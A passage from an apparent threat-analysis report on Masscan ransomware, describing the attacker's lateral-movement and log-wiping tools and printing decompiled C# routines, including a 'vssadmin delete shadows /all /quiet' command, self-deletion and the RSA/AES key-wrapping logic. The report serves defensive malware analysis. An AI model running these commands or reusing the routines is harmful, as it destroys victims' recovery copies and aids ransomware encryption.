
- **Figure 9** Lookup of The Internal Business Server Directory through The Credentials Obtained



8. MASS SCANNER

The attacker scanned the MS17-010 SMB vulnerabilities in the internal IP band by using the MASS SCANNER tool, a public port scanner. The scanning seems to have been carried out as part of a lateral movement within the network.


- **Figure 10** Internal IP Band MS17-010 SMB Vulnerability Scan



9. NET USER

By using the NET USER command, a built-in Windows feature that allows users to create PC user accounts and modify existing user accounts, the attacker changed the system admin account (sysadmin) password to "qwerty123456.". The command is based on the previously escalated privilege. Its purpose is to allow the attacker to remotely access the system with the administrator privilege.


- **Figure 11** Changing the Administrator Account Password



10. netpass

As a legitimate utility developed by NirSoft[7], it recovers the network passwords (that exist in the system) of users recently logged into the system. The tool also restores the credential file password that exists on the external drives. The attacker attempts to obtain various authentication information such as browser and file share stored in the system using netpass.

· **Figure 12** netpass Execution Page




7 https://www.nirsoft.net/utils/network_password_recovery.html

11. taskkill / sc

The attacker attempts to stop DBMS-related processes and services through the Windows built-in feature taskkill and sc command. This is a primary task to facilitate the encryption of DB files prior to the execution of ransomware.


- **Figure 13** Suspension of DBMS Related Services and Processes




12. wevtutil


To hide the records, the attacker deletes all event logs by using the Windows built-in function, wevtutil command.

- **Figure 14** Deletion of Event Log



FINANCIAL
SECURITY
INSTITUTE






IV
Masscan Ransomware Analysis

Ⅳ
Masscan Ransomware Analysis

An attacker who takes control of the internal network through an attacking tool creates a “C:\PerfLogs\masscan” path and creates Masscan ransomware and the files related to encryption. A total of four files are created at this point, and the file that the actual attacker executed by himself is "RunExe.exe".

1) app.config: (unknown)
2) EnCrypt.exe: Masscan ransomware
3) EnCrypt.exe.config: A config file containing encryption-related information
4) RunExe.exe: run and delete ransomware (EnCrypt.exe) and prevent system restoration

· **Figure 15** Masscan Ransomware Creation Path



Masscan ransomware separately manages encryption data in a config file. A unique aspect is that the Masscan decryption tool obtained from the virus total also manages key information used in decryption as a separate file, and the corresponding key file is required to trigger a decryption process. Hence, it is impossible to recover a file with a decryption tool only, and personal key information paired with the RSA-2048 public key within the config file is indispensable.

Masscan ransomware found in Korea is categorized into Type-F, Type-R, and Type-G, which is a


classification according to the file extension changed by ransomware. This chapter examines individual types of ransomwares and compares the differences. It also analyzes the operation process of the decryption tools by individual type of ransomware.

· **Figure 16** Masscan Encryption File (Type-R)

The entire operation process of ransomware is shown in the figure below.

1) Once the "RunExe.exe" file is executed by an attacker, it executes the file with all "exe" extensions in the same path. Through this process, Masscan ransomware "EnCrypt.exe" is executed.
2) It deletes volume shadow copies [8] and the ransomware file (EnCrypt.exe) to prevent system from being recovered after executing ransomware.
3) The executed ransomware searches for the config file that exists within the same path and file name. Then it collects information required for encryption. Subsequently, a random GUID value is generated and used as a file encryption key and a personal identification ID.
4) Ransomware attempts to encrypt the entire drive and the shared network of the system.
5) When the file is encrypted, a ransom note is created in each folder.

· **Figure 17** Masscan Ransomware Operation



8 Manually or automatically generated copies of snapshot of a file, folder, or volume at a specific time

1. Analysis of Ransomware Executable File

• **Table 1** Analysis File Information

File Name	RunExe.exe
SHA256	a9caa7f0590c71c6faf49e745347912c120c33ae2b57f0a9bc8cf001b08b7896
File Size	8.50 KB (8704 bytes)
PDB Path[9]	C:\Users\Administrator\source\repos\RunExe\obj\Release\RunExe.pdb

All files with “exe” extensions in the current execution path are investigated and executed, except the “RunExe.exe” file. By taking this step, Masscan ransomware in the path is executed.

• **Figure 18** Masscan Ransomware Execution Function

```
public void StartExe()
{
    string currentDirectory = Environment.CurrentDirectory;
    string fileName = Path.GetFileName(Application.ExecutablePath);
    foreach (FileInfo fileInfo in new DirectoryInfo(currentDirectory).GetFiles("*.exe", SearchOption.TopDirectoryOnly))
    {
        if (!fileInfo.Name.Equals(fileName ?? ""))
        {
            Process.Start(new ProcessStartInfo
            {
                FileName = fileInfo.FullName,
                WindowStyle = ProcessWindowStyle.Normal
```

Ten minutes (600,000 ms) after executing the ransomware, shadow copies are deleted to prevent system recovery.

- Command: “cmd.exe /c vssadmin.exe delete shadows /all /quiet”

• **Figure 19** Deletion of Shadow Copy

```
private static void DeleteShadowCopy()
{
    ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c vssadmin.exe delete shadows /all /quiet")
    {
        RedirectStandardOutput = true,
        UseShellExecute = false,
        WindowStyle = ProcessWindowStyle.Normal
    };
    new Process
    {
        StartInfo = startInfo
    }.Start();
```

9 Abbreviation for Program Data Base. It is a file containing compiler information, and the compilation environment can be specified by the pdb path information of malicious code

After deleting shadow copies, the ransomware file in the path is deleted.

• **Figure 20** Deletion of Ransomware file

```
private void KillExe()
{
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Environment.CurrentDirectory);
        string fileName = Path.GetFileName(Application.ExecutablePath);
        bool flag = true;
        foreach (FileInfo fileInfo in directoryInfo.GetFiles("*.exe", SearchOption.TopDirectoryOnly))
        {
            if (!fileInfo.Name.Equals(fileName ?? ""))
            {
                Process[] processes = Process.GetProcesses();
                for (int j = 0; j < processes.Length; j++)
                {
                    if (processes[j].ProcessName == (fileInfo.Name.Replace(".exe", "") ?? ""))
                    {
                        flag = false;
                        break;
                    }
                }
            }
        }
        if (flag)
        {
            this.timer1.Stop();
            foreach (FileInfo fileInfo2 in directoryInfo.GetFiles("*.exe", SearchOption.TopDirectoryOnly))
            {
                if (!fileInfo2.Name.Equals(fileName ?? ""))
                {
                    fileInfo2.Delete();
                    Application.Exit();
```

2. Ransomware Analysis by Type

The Masscan ransomwares discovered in Korea add extensions after encrypting files. The string used, before and after "-", adopts alphabet F, R, and G. These are then categorized into Type-F, Type-R, and Type-G. This report examines individual types of ransomwares.

• **Table 2** Characteristics of Ransomware by Each Type

	Type-F	Type-R	Type-G
Extension	masscan-F-{ID}	masscan-R-{ID}	masscan-G-{ID}
Extension except encryption	1) .MASSCAN 2) .MASSCAN-F-{ID} 3) .dll 4) .exe	1) .MASSCAN 2) .MASSCAN-R-{ID} 3) .dll 4) .exe 5) .Recover	1) .MASSCAN 2) .MASSCAN-G-{ID} 3) .dll 4) .exe 5) .Recover
Original file saved in data	(N/A)	{File}.MASSCAN-R-ID-Recover.Recover	{File}.MASSCAN-G-ID-Recover.{count}.Recover

A. Type-F

• **Table 3** Analysis File Information

File Name	EnCrypt.exe
SHA256	9b2dd07aefb4ff495d876b23e8ef9d39b62b1385b82af68d158006b9e1fe9a3f
File Size	154.50 KB (158,208 bytes)

The codes of Masscan ransomware are protected by "NET Reactor[10]". The codes were analyzed after unpacking.

1) Configuration of variables to use for file encryption

When executing ransomwares, the variables are initialized, and config file information, which

10 A powerful code protection and software licensing system built for the .NET framework. It provides string encryption, control flow obfuscation, and code virtualization functions.

exists within the same path and same file name as the ransomware, is searched and assigned to the initialized variable. Among the variables, the key practically used for encryption is "tneRlvmcg". After generated for the first time, it uses the same key when encrypting the files in the system and the network path. Together with a combination of ransomware identification ID and personal identification ID values, the encryption key is encrypted by using the RSA public key and AES key within the config file. The values are stored at the top of the encrypted file.

• **Table 4** Values Assigned to Variables

Variable	Assigned value
key	[config] AES Key
tneRlvmcg	File encryption key - Randomly generated GUID(1) value minus "-"
publicKey	[config] RSA-2048 Public Key
list_0	PowerShell path (32 bit and 64 bit)
string_0	[config] ransom note data
string_1	[config] extension (masscan)
string_2	Ransomware identification ID + personal identification ID - [config] ID value + string_3
string_3	Personal identification ID - Randomly generated GUID(2) value and its initial 8 characters
string_4	String used as an encryption file extension - string_1 + "-F-" + string_3
byte_0	Encrypted file encryption key 1) RSA encryption of {tneRlvmcg + ";" + string_2} as publicKey 2) AES encryption with key

• **Figure 21** Initialization of variables

```
public Form1()
{
    Class5.VcTNEHrz6njBK();
    this.string_0 = string.Empty;
    this.tneRlvmcg = string.Empty;
    this.string_1 = string.Empty;
    this.string_2 = "";
    this.string_3 = "";
    this.string_4 = "";
    this.list_0 = new List<string>
    {
        "C:\Program Files (x86)\WindowsPowerShell".ToUpper(),
        "C:\Program Files\WindowsPowerShell".ToUpper()
    };
    base..ctor();
    this.InitializeComponent();
```

• **Figure 22** Assignment of strings for encryption

```
this.string_0 = FileHelper.AppSettingValue("RECOVERY INFORMATION !!!");
this.tneRlvmcg = this.method_2();
string publicKey = FileHelper.AppSettingValue("publicKey");
string key = FileHelper.AppSettingValue("settingKey");
this.string_3 = Guid.NewGuid().ToString().Substring(0, 8);
this.string_1 = FileHelper.AppSettingValue("Extension");
this.string_4 = this.string_1 + "-F-" + this.string_3;
this.string_2 = FileHelper.AppSettingValue("ID") + this.string_3;
this.byte_0 = EncryptHelper.smethod_5(EncryptHelper.RsaEncrypt(publicKey, this.tneRlvmcg + ";" + this.string_2), key);
FileInfo[] files = new DirectoryInfo(Environment.CurrentDirectory).GetFiles("*.config", SearchOption.TopDirectoryOnly);
```

1-1) Reconfiguration of config file

After reading config files, ransomware assigns them to variables and deletes the file; however, due to this function, the config file could not be obtained at the time of analysis. Hence, the file was reconfigured on the basis of the values read from the config file by the ransomware. Likewise, attackers store extension information, encryption-related key information, and ransom note data in separate files, and manage ransomware updates and damage systems. Here, the RSA public key value is RSA-2048. This is because, while operating a ransomware decryption tool, file decryption starts from the value after the first 0x100(256) bytes, and this is where file encryption keys are stored. The encryption algorithm which generates 0x100(256) bytes password values is RSA-2048. A more detailed analysis of this is provided in “Ransomware Decryption Tool Analysis”.

• **Table 5** Reconfigured config file

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
        <appSettings>
                <add key="publickey" value="RSA Public Key"/>
                <add key="settingKey" value="AES Key"/>
                <add key="Extension" value="extension (masscan)"/>
                <add key="ID" value="ransomeware identification ID"/>
                <add key="RECOVERY INFORMATION !!!" value="ransom note data"/>
        </appSettings>
</configuration>
```

1-2) Generation of File Encryption Key

The file encryption keys assigned to the tneRlvmcg variables are generated from GUID values. The GUID values used for encryption are random values of version 4 generated as NewGuid(), and this is used after removing the "-" string.

• **Figure 23** Return of Random GUID Value

```
private string method_2()
{
    return Guid.NewGuid().ToString().Replace("-", "");
}
```

Generally, ransomware attackers store file encryption keys through various methods, including at the first part or the end of the encrypted file, or in a separate file, or the registry. This is because they need to contain the file encryption key inside the infected system or file. For Masscan ransomware, the file encryption key is stored in the first part of the file. The file encryption key is encrypted through the RSA public key as well as the AES key stored within the config file and saved in the first part of the file. The process below outlines the encryption process of the file encryption keys.

The tneRlvmcg variable to which the file encryption key is assigned is encrypted together with a value (string_2) generated by combining the ransomware identification ID value and the personal identification ID value. The identification ID value is retrieved from the config file, and the personal identification ID value is generated through the first 8 characters of the GUID that is newly created.

The combined values take the following form: {tneRlvmcg + ";" + "Ransomware Identification ID" + "Personal Identification ID"}. This is encrypted through the RSA public key (RSAES-PKCS1-V1_5) within the config file.

• **Figure 24** RSA Encryption

```
public static byte[] RsaEncrypt(string publicKey, string content)
{
    RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider();
    rsacryptoServiceProvider.FromXmlString(publicKey);
    byte[] bytes = Encoding.Default.GetBytes(content);
    return rsacryptoServiceProvider.Encrypt(bytes, false);
}
```

The value pre-encrypted by the RSA public key is then encrypted in ECB (no padding) mode, using the AES key value within the config file. The encryption value (byte_0), which has gone through this process is written in the first part of the encrypted file.

• **Figure 25** AES Encryption (ECB Mode)

```
public static byte[] smethod_5(byte[] toEncryptArray, string Key)
{
    return new RijndaelManaged
    {
        Key = Encoding.UTF8.GetBytes(Key),
        Mode = CipherMode.ECB,
        Padding = PaddingMode.None
    }.CreateEncryptor().TransformFinalBlock(toEncryptArray, 0, toEncryptArray.Length);
```

2) Deletion of Config File

Once setting the variables related to encryption is completed, all config files in a given path are deleted.

